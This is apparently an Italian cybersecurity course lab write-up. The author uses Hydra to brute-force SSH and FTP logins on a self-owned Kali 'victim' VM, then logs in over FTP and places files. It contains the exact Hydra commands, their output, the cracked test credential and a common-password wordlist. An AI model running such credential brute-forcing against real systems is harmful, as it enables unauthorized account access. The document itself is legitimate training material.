W14D4 con ftp

kali vittima

```
┌──(kali㉿kali)-[~]
└─$ sudo service ssh start
```

verifichiamo se presente nuovo user

```
┌──(kali㉿kali)-[~]
└─$ cat /etc/passwd | grep test_user
test_user:x:1001:1001:,,,:/home/test_user:/bin/bash
```

verifichiamo ip

```
┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:f4:0a:9b brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.46/24 brd 192.168.1.255 scope global dynamic eth0
       valid_lft 85999sec preferred_lft 85999sec
    inet6 fe80::a00:27ff:fef4:a9b/64 scope link proto kernel_ll
       valid_lft forever preferred_lft forever
```

verifichiamo se le due macchine pingano

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.1.46
PING 192.168.1.46 (192.168.1.46) 56(84) bytes of data.
64 bytes from 192.168.1.46: icmp_seq=1 ttl=64 time=1.41 ms
64 bytes from 192.168.1.46: icmp_seq=2 ttl=64 time=0.816 ms
^C
── 192.168.1.46 ping statistics ──
2 packets transmitted, 2 received, 0% packet loss, time 1002ms
rtt min/avg/max/mdev = 0.816/1.111/1.406/0.295 ms
```

brute force password

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -P top-passwords-shortlist.txt 192.168.1.46 -t4 ssh -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 11:48:04
[DATA] max 4 tasks per 1 server, overall 4 tasks, 26 login tries (l:1/p:26), ~7 tries per task
[DATA] attacking ssh://192.168.1.46:22/
[ATTEMPT] target 192.168.1.46 - login "test_user" - pass "password" - 1 of 26 [child 0] (0/0)
[ATTEMPT] target 192.168.1.46 - login "test_user" - pass "testpass" - 2 of 26 [child 1] (0/0)
[ATTEMPT] target 192.168.1.46 - login "test_user" - pass "123456" - 3 of 26 [child 2] (0/0)
[ATTEMPT] target 192.168.1.46 - login "test_user" - pass "12345678" - 4 of 26 [child 3] (0/0)
[22][ssh] host: 192.168.1.46   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-25 11:48:07
```

avvio vsftpd

```
┌──(kali㉿kali)-[~]
└─$ sudo service vsftpd  start
[sudo] password for kali:
```


brute force ftp


```
┌──(kali㉿kali)-[~/Desktop]
└─$ hydra -l test_user -p testpass  192.168.1.46 -t4 ftp -V
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-05-25 14:55:38
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous session f
ound, to prevent overwriting, ./hydra.restore
[DATA] max 1 task per 1 server, overall 1 task, 1 login try (l:1/p:1), ~1 try per task
[DATA] attacking ftp://192.168.1.46:21/
[ATTEMPT] target 192.168.1.46 - login "test_user" - pass "testpass" - 1 of 1 [child 0] (0/0)
[21][ftp] host: 192.168.1.46   login: test_user   password: testpass
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-05-25 14:55:49
```

accedo a ftp vittima con password trovata


```
┌──(kali㉿kali)-[~/Desktop]
└─$ ftp 192.168.1.46
Connected to 192.168.1.46.
220 (vsFTPd 3.0.3)
Name (192.168.1.46:kali): test_user
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls -l
229 Entering Extended Passive Mode (|||9868|)
150 Here comes the directory listing.
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Desktop
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Documents
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Downloads
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Music
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Pictures
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Public
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Templates
drwxr-xr-x    2 1001     1001         4096 May 25 11:21 Videos
226 Directory send OK.
ftp> whoami
?Invalid command.
ftp> pwd
Remote directory: /home/test user
```

inserisco ftp://indirizzo ip kali vittima in esplora risorse





dentro home/desktop creo il file suca e incollo il file top-passwords


test_user@kali: ~/Desktop
File Actions Edit View Help
└─$ ls -l
total 4
-rwxrwxrwx 1 test_user test_user 0 May 25 15:32 suca
-rwxrwxrwx 1 test_user test_user 203 May 25 15:51 top-passwords-shortlist.txt
┌──(test_user㉿kali)-[~/Desktop]
└─$ cat suca
┌──(test_user㉿kali)-[~/Desktop]
└─$ cat top-passwords-shortlist.txt
password
testpass
123456
12345678
abc123
querty
monkey
letmein
dragon
111111
baseball
iloveyou
trustno1
1234567
sunshine
master
123123
welcome
shadow
ashley
footbal
jesus
michael
ninja
mustang
password1
┌──(test_user㉿kali)-[~/Desktop]
└─$